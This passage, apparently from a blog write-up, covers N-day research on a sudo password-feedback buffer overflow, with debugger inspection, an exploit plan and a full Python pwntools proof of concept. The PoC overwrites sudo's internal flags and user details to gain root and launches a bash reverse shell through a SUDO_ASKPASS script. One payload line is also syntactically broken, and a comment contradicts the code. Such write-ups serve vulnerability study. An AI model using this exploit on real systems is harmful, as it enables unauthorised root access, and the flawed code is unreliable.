
Which is awesome, since it indeed shows where it is crashing. Let’s check what is stored in. To do so, we have to check which data structures are stored after buf:

So, we have several thins, but two of them catches my eye: tgetpass_flags and user_details . We can try to check their content by executing p/x tgetpass_flags and p/x user_details


So, indeed those data structures got overwritten by the payload, but let’s send now a smaller payload to not overwrite those structs to see what happens:


We can see that TGETPASS_FLAGS holds indeed the flag value we saw previously for the TGP_STDIN. On the other hand, user_details seems to be holding information about the current process like who is it running it, or the PID of the process itself. This is giving crucial information for the exploit.
Exploit plan
With all the information we have, we can now craft an exploitation plan on how do we plan to approach this attack:
- Overwrite everything until
tgetpass_flagswithNULL(default value of those structs) - Overwrite
tgetpass_flagswith0x4as it is theTGP_ASKPASS - Overwrite user details with those of the target user to impersonate (
rootin this case)
We will have to preset the environment variable SUDO_ASKPASS with the program we plan to execute as root.
We find a problem tho: We can’t use NULL bytes, as they will be interpreted as the sudo_term_kill char and therefore not included. We are forced to use a terminal device instead.
To be able to spawn a terminal device from a program we will use a pseudo terminal pty . What it is nice about pseudo terminals is that we can control the file descriptors used.
With that in mind, let’s build our exploit
PoC
import pwn
import os
import time

master, slave = os.openpty() # Create pty and trak master and slave devices
fd = os.open(os.ttyname(slave), os.O_RDONLY) # Open the slave device as read only (this will allow write to fail)
proc = pwn.process(["/usr/local/bin/sudo", "-k", "-S", "whoami"], env={"SUDO_ASKPASS":"/tmp/exploit.sh"}, stdin=fd) # Set env variable and stdin to the file descriptor of the slave device

offset = 0x4e4-0x2c0 # How many bytes to write until tgetpass_flags
print(offset)
payload = b"\x00\x15"*offset # Junk to write
payload += pwn.p32(0x4) # TGP_ASKPASS flag
payload+= b"\x00\x15" (0x24500-0x244e4-0x8) # Junk to write until reaching the data structure of user_details (-4 is for substracting the 8 bytes from p32

# Set all details to 0 (root)
payload += pwn.p32(0) # pid
payload += pwn.p32(0) # ppid
payload += pwn.p32(0) # pgid
payload += pwn.p32(0) # tcpgid
payload += pwn.p32(0) # sid
payload += pwn.p32(0) # uid
payload += pwn.p32(0) # euid
payload += pwn.p32(0) # gid
payload += pwn.p32(0) # egid
payload += b"\n"
port = pwn.listen(4444) # Listener to the reverse shell

time.sleep(1)
os.write(master, payload) # Run the payload
port.wait_for_connection() # Wait for connection

pwn.log.info("wo0t wo0t welcome back, my lord")
port.interactive() # Interact with the newly shell
#!/bin/bash

bash -i >& /dev/tcp/127.0.0.1/4444 0>&1
And boom!! Now the only thing left is to enjoy our reverse shell:
Conclusions
During the research for this CVE I learned a lot and got really good foundations on how to approach N-Day vulnerability research. This also shows that some exploit can be really simple but have a really high impact. During the research and investigation on past commits, I saw a lot of commits where they were fixing other CVEs, so I might tackle those articles.
Thank you for reading this article. If you feel like sharing it’s very much appreciated. If you find some mistake and want it to be corrected, you can make a PR by clicking the edit button next to the title and then click on Pull Request.
See you in following articles!